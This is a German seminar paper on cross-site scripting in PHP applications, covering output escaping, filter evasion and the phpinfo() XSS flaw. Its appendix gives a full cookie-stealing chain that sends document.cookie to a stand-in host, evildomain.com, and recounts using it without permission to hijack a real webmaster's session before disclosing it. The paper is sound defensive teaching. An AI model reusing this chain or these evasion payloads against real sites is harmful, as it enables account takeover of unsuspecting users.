


Eine Seminararbeit von

Lars Schultz

Fachhochschule für Technik Zürich

zum Thema

Sicherheit von Internetapplikationen: Cross Site Scripting

Inhalt

a Einleitung

HTML, die Internetbrowser-Sprache, ist DIE Möglichkeit weltweit:

Kunden zu informieren, Freunde zu begeistern, Verwandte zu erreichen, sich selbst zu präsentieren. Die Einfachheit und die wenigen Mittel die man braucht, eine Seite zu kreieren, hat schon früh viele Internetbegeisterte gelockt und getrieben, mehr, komplexere und kreativere Seiten zu entwickeln. Was anfänglich zu wilden Experimenten geführt hat, hat sich mit der Zeit etabliert und professionalisiert, bis hin zur Perfektion des Stils, wo sogar Kunstmuseen sich die Finger nach Webseiten(http://www.ora-ito.com) lecken. Was man anfänglich als Phänomen betrachtet hat ist heute Alltag und nicht mehr wegzudenken.

Es gibt, wie bei allen erfolgreichen neuen Medien, auch hier Menschen, die Ihre eigenen Ziele verfolgen und sich nicht damit zufrieden geben, einfache Nutzer einer Website zu sein. Eine spezielle Gattung dieser sogenannten Blackhat-Hacker oder Crackern hat sich dem *Cross-Site-Scripting*, kurz *XSS*, verschrieben. Welche Auswirkungen diese spezielle Angriffstaktik haben kann, und wie man sich als Webmaster/PHP-Programmierer dagegen wehren kann, folgt.

Vorab nur so viel:
- Es ist ein ernstzunehmendes Problem.
- Die Probleme sind nicht nur auf HTML beschränkt. Zum Beispiel SQL-Injection ist eine beliebte Variante von XSS.
- Die Lösungsansätze sind in PHP umgesetzt, gelten aber für jede andere Programmiersprache, die HTML-Output erzeugt, auch. Die Probleme sind dieselben.
- Man braucht viel Vorstellungskraft um sich etwaige Auswirkungen vorstellen zu können.
- Es gibt eine Lösung!

b An die Profis

Ich selbst beschäftige mich seit Jahren mit dem Medium HTML und habe meine eigenen Erfahrungen gesammelt. Mit PHP habe ich so manche Seite beflügelt. Ein paar wenigen musste ich die Flügel wieder ankleben, nachdem diese sich wie die von Ikarus*(➔ http://de.wikipedia.org/wiki/Ikarus)* gelöst haben. Viele "fliegen" noch heute.

Das Problem XSS hat mich zunächst nicht sonderlich beeindruckt, da es nicht zwingend einer böswilligen Aktion benötigt, um dieselben Effekte zu provozieren und ich mich bereits vor XSS-Attacken damit auseinandergesetzt hatte. Man will ja auch "O'Tool", "Mami's Liebling" und "> than life" (larger than life) den Zugang zu einer Webapplikation mit persönlichem Login gestatten. Von daher hatte ich schon immer das Problem der reservierten HTML-Sonderzeichen.

Was mich dann aber doch beeindruckt und dann besorgt gemacht hat, war die Tatsache dass dieses Problem noch heute*(➔Anhang)*, nach jahrelangen Erfahrungen mit dieser Technologie, die Programmierer beschäftigt und immer wieder aufs Neue herausfordert. Deshalb lohnt es sich, dem Thema schon in der Planungszeit eines Projektes angemessene Aufmerksamkeit zu schenken.

1 Auswirkungen & Gefahren

Vorerst: Machen Sie sich keine Sorgen um Ihre Server und Datenbanken, diese werden nicht zum Ziel bei XSS. Was selbstverständlich nicht heissen soll, dass Sie nicht zum Ziel werden können durch andere Attacken.

Die Auswirkungen betreffen die *Besucher Ihrer Website/ Nutzer Ihrer Web-Applikation*. Falls Sie sich also um das Wohl ihrer Besucher sorgen, lesen sie weiter! Ich werde Ihnen die Grundproblematik anhand eines einfachen Beispiels erläutern.

1.1 Ein "einfaches" Gästebuch

Von Anfang an waren Sie dabei: Die Online-Gästebücher. Diese netten Einrichtungen, die in erster Linie dem Ego des Webmasters gut tun sollten, findet man überall, in allen Varianten. Das Prinzip ist denkbar einfach: Es gibt eine Seite(*guestbook*) auf der alle bisherigen Einträge dargestellt werden, und ein Formular(*form*), womit man sich selbst im *guestbook* verewigen kann. Im Formular gibt es typischerweise Felder für den Namen (*username*) und eine kurze Mitteilung(*message*) an den Webmaster. Über dem *form* steht üblicherweise etwas in der Form: *"Der Webmaster freut sich über jede Mitteilung"*. Ob das wirklich stimmt?

Schauen wir uns einen vereinfachten Code an:

```
<?
  if ( $_POST['createEntry'] ) {
     $f = fopen('guestbook.txt','a');
     fwrite($f,$_POST['username']."\t".$_POST['message']."\n");
     fclose($f);
  }
?>
<table>
  <? foreach( file('guestbook.txt') as $line ) { ?>
     <? list($username,$message) = explode("\t",$line); ?>
     <tr>
        <td><?= $username ?></td>
        <td><?= $message ?></td>
     </tr>
  <? } ?>
</table>
```

Zusammengefasst:

- Sobald Daten vom Formular mit der POST-Methode übermittelt werden, werden diese in einem geeigneten Format in eine Datei geschrieben.
- Diese Datei wird jedesmal zeilenweise eingelesen und jede Zeile in die Teile *$username* und *$message* zerlegt.
- Die Daten werden in einer einfachen Tabelle ausgegeben.

Grundsätzlich funktioniert das Script einwandfrei. Eine Ausgabe könnte so aussehen:

```
<table>
  <tr>
     <td>Friedrich</td>
     <td>Deine Website ist toll!</td>
  </tr>
  <tr>
     <td>Petra</td>
     <td>Hast du super hingekriegt!</td>
  </tr>
</table>
```

Ein vorerst "kosmetisches" Problem entsteht, wenn der Nutzer in seinem Namen oder in der Nachricht HTML-Sonderzeichen verwendet.

```
<tr>
  <td>Petra's <Bruder</td>
  <td>Wenn x<y dann z>x!</td>
</tr>
```

Was hier als Sonderbar erscheinen mag, ist Alltag im Leben eines PHP-Programmierers und er weiss damit umzugehen. Im Falle des Beispiels gibt es eine einfache und effektive Methode um die Sonderzeichen "<",">" innerhalb der Daten zu berücksichtigen. Wenn man dies nicht tut, kann es passieren das der Browser diese Zeichen als Steuerzeichen interpretiert und eine verfälschte Ausgabe zeigt.

```
<tr>
  <td><?= htmlspecialchars($username) ?></td>
  <td><?= htmlspecialchars($message) ?></td>
</tr>
```

Die *htmlspecialchars()* Funktion wandelt alle HTML-Sonderzeichen in deren codierte Variante um, welche vom Browser (Client) nicht als Steuerzeichen sondern als Daten interpretiert werden. Diese codierten Zeichen heissen HTML-Entities*(➔ Glossar)*.

```
<tr>
  <td>Petra's &lt;Bruder</td>
  <td>Wenn x&lt;y dann z&gt;x!</td>
</tr>
```

Das gute an dieser Lösung: Wir haben damit auch gleich alle Möglichen bösartigen XSS Attacken erfolgreich abgewehrt, ohne das wir uns dessen wirklich bewusst waren. Eigentlich könnte ich jetzt aufhören zu schreiben, da das Problem mit diesem einen Methodenaufruf abgehakt werden kann. Fast, aber leider nicht ganz! Ausserdem möchte ich noch anmerken: so einfach wie diese Lösung ist, man darf sie auf keinen Fall "vergessen". Dass dies noch immer geschieht können Sie im Anhang nachlesen.

1.2 Ein flexibles, attackierbares Gästebuch

Was wäre nun, wenn wir den Benutzern unseres Gästebuchs erlauben möchten, gewisse HTML-Formatierungen einzubauen, damit sie die Nachricht selbst gestalten können. Diese Flexibilität kostet uns die Möglichkeit, die PHP-Funktion *htmlspecialchars()* zu verwenden. Sonst würden alle Formatierungsinformationen als Daten und nicht als HTML interpretiert werden. Hier müssen wir also die unscharfen Grenzen zwischen Daten & Layout noch weiter aufweichen.

```
<tr>
  <td>Nina</td>
  <td>
     Mir gefallen die Bilder in der Galerie <b>sehr</b> gut!<br>
     Seht euch mal <a href="http://nina.gallery.com">meine</a> an.
  </td>
</tr>
```

1.2.1 Eine erste Attacke

```
<tr>
  <td>Klapperschlange</td>
  <td>
    <script>for(var i=0;i<10;i++) alert("Dummer Webmaster");</script>
  </td>
</tr>
```

Nun ist es also soweit, eine erste XSS-Attacke. Sehr unangenehm für jeden Leser des Gästebuches und dabei war die "Klapperschlange" noch relativ anständig im Vergleich zu dem was sie hätte tun können! Wie wärs mit dem auslesen eines Session-Cookies, womit er dann den Account des Besuchers übernehmen kann? Lieber nicht daran denken, sondern die gefährlichen Hintertürchen schliessen.

Ein bekanntes IT-Security Konzept geht davon aus, das man nicht weiss, was "böse" ist, aber man hat eine Ahnung davon was "gut" ist. Dieses Prinzip wird zum Beispiel bei Firewalls angewendet wenn man nur die Ports öffnet, die man benötigt/kennt, und nicht all die Ports zu schliessen versucht, die gefährlich sind. Alles eine Frage der Perspektive.

Als erstes überlegen wir uns also: Was will ich erlauben? Einfache Formatierungen wie *bold(<b>)* und *italic(<i>),* Links(<a>), Auflistungen(<ul>,<li>), Absätze(<p>,
), Bilder(<img>). Damit sollte schon eine ganze Menge möglich sein, ohne das mein Layout verunstaltet werden kann. PHP bietet dazu die nette Funktion *strip_tags()*. Bei dieser Funktion können wir eine Liste von erlaubten Tags als Parameter übergeben. Es gibt aber noch ein Problem. Bisher haben wir gesehen das das <script>-Tag auf gar keinen Fall ausgegeben werden darf. Doch, reicht das? Sind die Tags, die wir als "sicher" erachten wirklich sicher? Was wir bis jetzt noch nicht berücksichtigt haben, sind die Attribute, die jedes dieser scheinbar harmlosen Tags akzeptieren.

```
<img src="javascript:doSomethingNasty()">
<b onload="doSomethingNasty()">
<a href="javascript:doSomethingNasty()">
```

Diese Attribute sind genauso gefährlich wie das <script>-Tag selbst! Das heisst also, dass wir die strip_tags() Funktion nur verwenden können, wenn alle Tags entfernt werden sollen. Es gibt Libraries die auch solche Attribute filtern können. Das Grundproblem bleibt jedoch: Falls diese Library die HTML-Codes anders als ein Browser interpretiert und aus diesem Grund ein gefährliches Attribut übersieht, ist es schon wieder vorbei mit der Sicherheit. Eine sehr zuverlässige Library ist die "safehtml" Klasse von pixel-apes*(➔ Quelle: http://www.pixel-apes.com/safehtml)*. Am sichersten ist es jedoch alle Tags rauszufiltern und mit *htmlspecialchars()* den Rest zu escapen*(➔ Glossar)*.

2 Inherente Schwachpunkte von HTML

Die Einfachheit von HTML, welche einerseits eine Stärke ist, ist gleichzeitig auch eine Schwäche. Weil Layout-Informationen und Text-Daten sehr stark ineinander fliessen, gibt es keine klare Trennung mehr. Dies birgt Gefahren.

Statische HTML-Seiten, bei denen die Daten bereits in die Layout-Struktur eingefügt sind, sind unproblematisch, da man sich die Seite ansehen kann und entscheidet ob alles passt. Bei dynamisch erzeugten Seiten, wo also die Daten serverseitig in eine HTML-Vorlage eingefügt werden und erst dann an den Client gesendet werden, hat man nicht die Möglichkeit, alle möglichen Situationen zu testen. Grundsätzlich ist das noch kein Problem. Wichtig ist, dass man genau weiss, welcher Art die Daten sind, die eingefügt werden.

2.1 Schwierigkeit: Parser Toleranz

Von Anfang an waren die gängigen Browser-Implementationen sehr ungenau in der Interpretation und auch tolerant gegenüber der Code-vollständig- und richtigkeit. Die Browser versuchen aus jeder Situation das Beste zu machen, anstatt sich zu weigern eine fehlerhafte Seite darzustellen. Dieser Ansatz klingt im ersten Moment auch vernünftig, da sich ein Besucher einer Seite nicht für HTML-Fehler interessiert, sondern für die Informationen, die er zu hoffen findet.

Auf der anderen Seite macht es die Fehlersuche schwieriger und es erhöht den Aufwand "freundliches" HTML von "bösartigem" zu unterscheiden. Ein Filter, der versucht bösartigen Code herauszufiltern, muss diese parser-toleranz miteinbeziehen, da er sonst gewisse Codes "übersieht".

```
<img
dynsrc=&#14;jav
as&#x0D;cri&#x0D;pt:doSomethingNasty();&#14;
>
```

In diesem Beispiel wird ein weitgehend unbekanntes Attribut verwendet und von der Möglichkeit profitiert, das beliebige Zeichen, unter ASCII-Code 32, zwischen den Zeichen platziert werden dürfen. Viele HTML-Parser würden über so eine Angabe stolpern und nicht erkennen das es sich bei der Angabe der Quelle des Bildes um einen javascript Aufruf handelt. Die Implementation des Filters muss sich deshalb möglichst nahe am Parser des Browsers orientieren was bei OpenSource-Projekten wie *Mozilla* sehr aufwändig und bei *Microsoft's Internet Explorer* unmöglich ist.

3 Implementationsprobleme

Eine Script-Sprache wie PHP, die es erlaubt ganz einfach eine Ausgabe an den Client zu senden, verführt zu übereifrigen Implementationen. Schnell wird ein unvorsichtiges print () oder echo() zum Verhängnis. Im ersten Moment scheint alles in Ordnung zu sein und es wird erst beim genauen hinschauen klar, dass ein Problem besteht. Nachfolgend finden Sie Lösungsvorschläge für die verschiedenen "Schnittstellen" zwischen Server & Client.

3.1 Input

Eine verlockende Strategie ist es, bereits alle Daten, die der Client and den Server mit seinem HTTP-(GET/POST)-Request sendet, zu filtern. So geht später nichts vergessen bei der Ausgabe. Was ist aber mit den Zeichen die nicht gefiltert werden sollen, oder die Ausgabe nicht immer nur HTML sein soll, sondern zum Beispiel ein PDF erstellt werden soll? Dann dürfen die Daten erst ganz zum Schluss aufbereitet werden. Auch ist es nicht Ratsam bereits encodete Daten in der DB abzuspeichern.

3.2 Output

3.2.1 In HTML

Falls eine Daten-Ausgabe keine HTML-Informationen beinhalten darf/kann, verwendet man am besten die Funktion htmlspecialchars(). Andernfalls verwendet man einen Filter (z.B. *safehtml*), der nur bestimmte Tags und Attribute zulässt. Allenfalls kombiniert man ein entfernen von allen Tags (strip_tags()) mit dem Escapen, somit wird die Ausgabe etwas sauberer.

PHP-Code:

```
<?
  $name = '<script>doSomethingNasty();</script>';
  $content = '<a href="javascript:doSomethingNasty();">test</a>';
?>
<span>Ungefiltert: <?= $name ?></span><br>
<span>Name: <?= htmlspecialchars($name) ?></span><br>
<span>Sauberer Name: <?= htmlspecialchars(strip_tags($name)) ?></span><br>
<div><?= safehtml($content) ?></div>
```

Ausgabe:

```
<span>Unbehandelt: <script>doSomethingNasty();</script></span><br>
<span>Name: &lt;script&gt;doSomethingNasty();&lt;/script&gt;</span>
<span>Sauberer Name: doSomethingNasty();</span>
<div><a>test</a></div>
```

3.2.2 In Formularelementen

Oftmals soll ein Besucher seine eingegeben Daten wieder bearbeiten können, sei es in einem unvollständig oder fehlerhaft ausgefüllten Kontaktformular oder beim Bearbeiten seines Profils. Die Daten werden als Attribut eines <input>-Tags an den Client gesendet. Hierzu eignet sich wiederum die Funktion *htmlspecialchars(),* da diese auch Anführungszeichen(Quote) in einen HTML-Entity-Code verwandelt. Wichtig ist hierbei zusätzlich, *niemals* die Quotes zu vergessen. Sonst wird jeder "Whitespace" innerhalb der Daten zur Definition eines neuen Attributes führen, was wiederum für eine XSS Attacke genutzt werden kann. Da in einem Eingabefeld niemals HTML-Daten interpretiert werden, macht es keinen Sinn einen Filter wie *safehtml* anzuwenden, ein Escapen reicht.

PHP-Code:

```
<?
  $name = '"><script>doSomethingNasty();</script><"';
  $content = '</textarea><a href="javascript:doSomethingNasty();
">xss</a><textarea>';
?>
Unbehandelt: <input type="text" name="name" value="<?= $name ?>"><br>
Name: <input type="text" name="name" value="<?= htmlspecialchars($name) ?
>"><br>
Content: <textarea name="content"><?= htmlspecialchars($content) ?
></textarea><br>
```

Ausgabe:

```
Unbehandelt: <input type="text" name="name" value=""><script>doSomethingNasty
();</script><"">
Name: <input type="text" name="name"
value="&quot;&gt;&lt;script&gt;doSomethingNasty();
&lt;/script&gt;&lt;&quot;"><br>
Content: <textarea name="content">&lt;/textarea&gt;&lt;a
href=&quot;javascript:doSomethingNasty();
&quot;&gt;xss&lt;/a&gt;&lt;textarea&gt;</textarea><br>
```

3.2.3 In Javascript

Immer mehr Seiten setzen auf den erwachsen-werdenden Javascript(JS). In vielen Projekten wird nicht nur eine Ausgabe von Daten in HTML gefordert, sondern immer mehr auch eine Ausgabe in JS Variabeln, damit diese auf dem Client weiterverarbeitet werden können. In JS bestehen grundsätzlich dieselben Probleme wie in HTML, die Syntax ist jedoch verschieden. Das heisst, die Lösungsansätze die bei HTML funktionieren, sind nicht anwendbar bei JS.

Eine Ausgabe von Daten in einen JS-String könnte folgendermassen aussehen.

```
<script>
  var name = '<?= $name ?>';
</script>
```

Während den Versuchen und Erfahrungen, die ich mit JS & PHP gemacht habe, sind mir folgende Probleme begegnet:

- JS ist anfällig auf Zeilenwechsel innerhalb eines Strings, diese müssen mit einem Backslash(\) am Zeilenende escaped werden.
- HTML-Entities können nicht verwendet werden.
- Hochkommas(') werden mit einem Backslash(\) escaped.
- Normale Tags haben keinen Einfluss auf den String. Was aber sehr ärgerlich ist und einmal mehr dem Problem der Browser-Toleranz zuzuschreiben ist. Die Tatsache, dass das </script>-Tag in jedem Fall interpretiert und deswegen speziell mit einem Backslash vor dem Forwardslash (<\/script>) escaped werden muss führt zu diesem zusätzlichen Problem.

Ich kann keine Aussagen darüber machen, wie vollständig diese Liste der Probleme tatsächlich ist, hoffe aber das ein grosser Teil abgedeckt wird. Ein naiver Ansatz für eine Filterfunktion könnte so aussehen:

```
function js_escape($string){
  return ereg_replace(                                  //Newlines
     "(\n|\r|\n\r)"
     ,"\\\n"
     ,str_replace('</','<\/',addslashes($string))    //End-Tags & Hochkommas
  );
}
```

Für eine vollständige Analyse muss sehr viel mehr Know-how erarbeitet werden.

4 Bewusstseinsförderung

XSS an sich profitiert von der schwachen Trennung von Layout & Daten. Ähnlich wie bei einer SQL-Injection*(➔ Glossar)* oder einem Buffer-Overflow*(➔ Glossar)* sind diese Fehler stark verstreut im Code zu suchen und deswegen schwer zu finden.

Eine erfolgreiche Strategie um diesen Ausgabeproblemen vorzubeugen ist also am besten zu Beginn eines Projektes zu planen, denn hinterher wird es viel aufwändiger. Eine Möglichkeit wäre die Definition einer Wrapper-Funktion*(➔ Glossar)* für jede im Kapitel *"Implementationsprobleme"* erwähnte Ausgabesituation zu definieren. In dieser kann auch gleich eine Debug-Möglichkeit eingebaut werden, welche Daten, die behandelt wurden speziell kennzeichnet. Auf diese Weise kann man Ausgaben identifizieren, die direkt gemacht wurden. Diese Lösung erfordert viel Disziplin der Programmierer und darf von diesen nicht als unwichtig oder übertrieben angesehen werden. Die Einstellung "Es funktioniert doch!" führt geradewegs in die Sümpfe der XSS-Gefahren.

4.1 Ein lösbares Problem

Ich bin wie zu Beginn der Arbeit davon überzeugt, das XSS ein lösbares Problem darstellt. Die Lösung ist nicht so umfassend und allgemein wie sich das mancher Programmierer wünscht, aber diesen Nachteil müssen wir in Kauf nehmen, wenn wir von der Einfachheit von HTML profitieren möchten. Ich bin mir sicher, dass dieser Preis bezahlbar ist. Ich selbst muss mich bei jedem Projekt oder Projektabschnitt davon überzeugen, ob ich dieses Problem erfolgreich behandelt habe. Durch testen oder Code-Review. Wichtig ist, dass man es nicht, wie im aktuellen Beispiel im *(➔ Anhang)*, vergisst!

5 Glossar

HTML-Entities werden verwendet um gewisse Sonderzeichen HTML-spezifisch zu codieren, damit keine Verwechslungen mit Steuerzeichen auftreten. Auch ist es möglich, Zeichen zu verwenden, die nicht zum eigentlichen Character-Set(Zeichensatz) gehören. PHP stellt die Funktion *htmlentities()* zur Verfügung, welche die wichtigsten Codierungen vornimmt. Zusätzlich zu den genormten Codierungen gibt es eine Möglichkeit jedes beliebige Zeichen mit seinem Hex-Charset-Wert darzustellen.
Zum Beispiel:

&lt;	Das "Kleiner-Als" Symbol (HTML-Steuerzeichen!)
&amp;	Das "Kaufmännnische-Und"
€	Das Euro-Währungs Symbol (existiert nur im ISO-8859-15 charset)
&auml;	Ein kleines "ä" (existiert nur in ISO-8859-1 verwandten charsets)
&#039;	Ein Hex-Codiertes Doppeltes Anführungszeichen

Escapen (von engl. *to escape* entfliehen, entgehen, entkommen) sind Zeichenkombinationen, die man für die Darstellung von nicht direkt angebbaren Zeichen verwendet *(➔ Quelle: http://de.wikipedia.org/wiki/Escapen)*.

SQL-Injektion (engl.: SQL Injection) bezeichnet das Ausnutzen einer Sicherheitslücke in Zusammenhang mit SQL-Datenbanken. Diese entsteht bei mangelnder Maskierung oder Überprüfung von Funktionszeichen. Der Angreifer versucht über die Anwendung, die den Zugriff auf die Datenbank bereitstellt, eigene Datenbankbefehle einzuschleusen. Sein Ziel ist es dabei, Kontrolle über die Datenbank oder den Server zu erhalten *(➔ Quelle: http://de.wikipedia.org/wiki/SQL-Injektion)*.

Buffer-Overflow (engl. buffer overflow) gehören zu den häufigsten Sicherheitslücken in aktueller Software, die sich u.a. über das Internet ausnutzen lassen. Im wesentlichen werden bei einem Pufferüberlauf durch Fehler im Programm zu große Datenmengen in einen dafür zu kleinen Speicherbereich geschrieben, wodurch dem Ziel-Speicherbereich nachfolgende Informationen im Speicher überschrieben werden.*(➔ Quelle: http://de.wikipedia.org/wiki/Buffer_overflow)*.

Wrapper ist ein Programm, das als Schnittstelle zwischen dem aufrufenden und dem umschlossenen (engl. wrapped) Programmcode agiert. *(➔ Quelle: http://de.wikipedia.org/wiki/Wrapper)*.

6 Anhang

6.1 phpinfo() Vulnerability

Während dem erarbeiten der Details zu dieser Arbeit, bin ich einem für mich schockierendem Sicherheitsloch "vor meiner Haustür" begegnet. Die Macher von PHP haben in der Version 4.4.1 Einen Security-Bug gefixt der bis zu dieser Version in der phpinfo() Funktion bestand. *(➔ Quelle: http://www.php.net/release_4_4_1.php)*. Es wird zwar betont, das man sowieso keinen phpinfo()-Script herumliegen lassen sollte. Aber meiner Erfahrung nach, befinden sich auf vielen Servern solche Scripts.

```
<?
  phpinfo();
?>
```

Die praktische Funktion *phpinfo(),* mit der verschiedene Details über einen Server und dessen Konfiguration ausgegeben werden können, hat eine XSS-Schwachstelle. Unter anderem gibt es auch ein Kapitel "PHP Variables". In dieser Sektion werden die Globalen Variablen die in jedem PHP-Script automatisch erzeugt werden und zur Verfügung stehen. Darunter ist auch das sogenannt magische $_GET Array, welche alle GET-Parameter des Requests enthält. An dieser Stelle passierts. Doch zuerst ein kleiner Exkurs in die Eigenheiten von PHP.

PHP unterstützt den Programmierer bei der Übergabe von Daten vom Client an den Server via GET oder POST zusätzlich, indem es die Namen der Eingabefelder oder Parameter speziell interpretiert.

```
http://www.anydomain.com/yourscript.php?foo[]=bar&foo[]=baz
```

Die eckigen Klammern ([]) am Ende des GET-Parameter-Namens(*foo*) veranlasst PHP die Werte in ein Array mit 2 Einträgen zu schreiben, welches unter dem Namen $_GET['foo'] abrufbar ist.

Diese wunderbare Eigenschaft wird der *phpinfo()*-Funktion zum Verhängnis. Wenn Sie den Inhalt der $_GET Variablen darstellt, werden zwar normale Parameter korrekt escaped ausgegeben. Wird jedoch der Script mit einem Array aufgerufen, wird das Array mittels der Funktion print_r ausgegeben, welche keine Escape-Funktionalität besitzt. Diese Funktion traversiert eine beliebige Struktur rekursiv und gibt deren Inhalt aus. Bei dem obigen Script würde ein print_r($_GET['foo']) folgendermassen aussehen.

```
Array(
   [0] => bar
   [1] => baz
)
```

Dieser Aufruf lässt sich relativ einfach zu einer Attacke umformulieren.

```
<?
  urlencode('<script src=http://www.evildomain.com/info.js></script>');
?>
```

Ergibt:

```
%3Cscript+src%3Dhttp%3A%2F%2Fwww.evildomain.com%2Finfo.js%3E%3C%2Fscript%3E
```

Daraus lässt sich folgende URL konstruieren:

```
http://www.anydomain.com/info.php?f[]=%3Cscript+src%3Dhttp%3A%2F%
2Fwww.evildomain.com%2Finfo.js%3E%3C%2Fscript%3E
```

PHP decodiert beim Aufruf alle Parameter und erstellt ein Array in $_GET mit einem Eintrag: Dem <script>-Tag inklusive Inhalt. Die phpinfo()-Funktion gibt dieses Array mit einem print_r($_GET['f']) so aus:

```
Array
(
   [0] => <script src=http://www.evildomain.com/info.js></script>
)
```

Eine einfache und effiziente XSS Attacke.

6.2 Eine echte Attacke

Ich hab innerhalb kurzer Zeit eine Community-Site gefunden, die ein phpinfo()-Script im Webroot abgespeichert hatte. Der Webmaster war gerade Online, also hab ich ihm eine nette Einladung auf seine eigene phpinfo() Seite geschickt.

Einladung:

```
Hier ist die beste Suchmaschine für Partybilder:
-> http://www.evildomain.com/party.php
```

evildomain.com/party.php

```
<?
  $redirect = 'http://www.community.com/info.php?f[]=';
  $parameter = '<script src=http://www.evildomain.com/info.js></script>';

  header('Location: '. $redirect .urlencode($parameter));
?>
```

evildomain.com/info.js

```
document.body.innerHTML = '';
document.location = 'http://www.evildomain.com/search.php?'+ document.cookie;
```

evildomain.com/search.php

```
<?
  $f = fopen('log.txt','a');
  fwrite($f,print_r($_GET,true));
  fclose($f);

  header('Location: http://www.google.com');
?>
```

evildomain.com/log.txt


```
Array(
  ['PHPSESSID'] => 1dc44d0a0145ba49ff44066581cbe1b5
)
```

Nichtsahnend wird er auf seine eigene phpinfo()-Seite redirected. Wo auch gleich das verlinkte *info.js* ausgeführt wird. Dieses versteckt den tatsächlichen Inhalt indem es *innerHTML* auf leer setzt und einen erneuten redirect auf *search.php* auslöst. Das Session-Cookie, welches nur direkt auf diesem Host zur Verfügung steht, wird angehängt. Schlussendlich wird in *search.php* das Session-Cookie in *log.txt* geschrieben und der noch immer ahnunglose Webmaster ein letztes Mal weitergeleitet auf eine wirklich gute Suchmaschine: www.google.com.

Kurz darauf konnte ich mich mit seinem Session-Cookie frei in seinem Account bewegen.

Ich hab ihn mit einer erneuten Nachricht aufgeklärt. Nach seiner Aussage hat er das Script nur zu Debug-Zwecken dort platziert und **vergessen**. Die *info.php* war 5 Minuten später gelöscht und das Problem beseitigt.

6.2.1 Illustration



6.2.2 Chatlog

Attacker: Die beste Suchmaschine für Partybilder: http://www.evildomain.com/party.php

Webadmin: Was soll das gescripte auf unseren Servern?

Attacker: hab euch grad ne Mail geschrieben...ihr habt da n'kleines Sicherheitsproblem. Ich war grad in deinem Profil...

Webadmin: Jo, ich weiss... Das Cookie-Problem ist mir bekannt.. Aber das wird in einem Release 2.0 der Seite behoben..

Webadmin: In Zukunft wird Phishing nicht mehr möglich sein über unsere Scripts.. Aber danke für die Information.

Attacker: das war kein phishing. nennt sich XSS...cross site scripting. whatever, you've been warned! soll doch einfach einer per ftp kurz das file löschen, ist sowieso unprofessionell sowas rumliegen zu lassen!

Webadmin: Schon geschehen..

Webadmin: Ich hab eben **verpennt** das Script nach dem DB-Update wieder zu entfernen...

Attacker: ah okay! na dann! schönen sonntag noch!

Webadmin: Danke gleichfalls..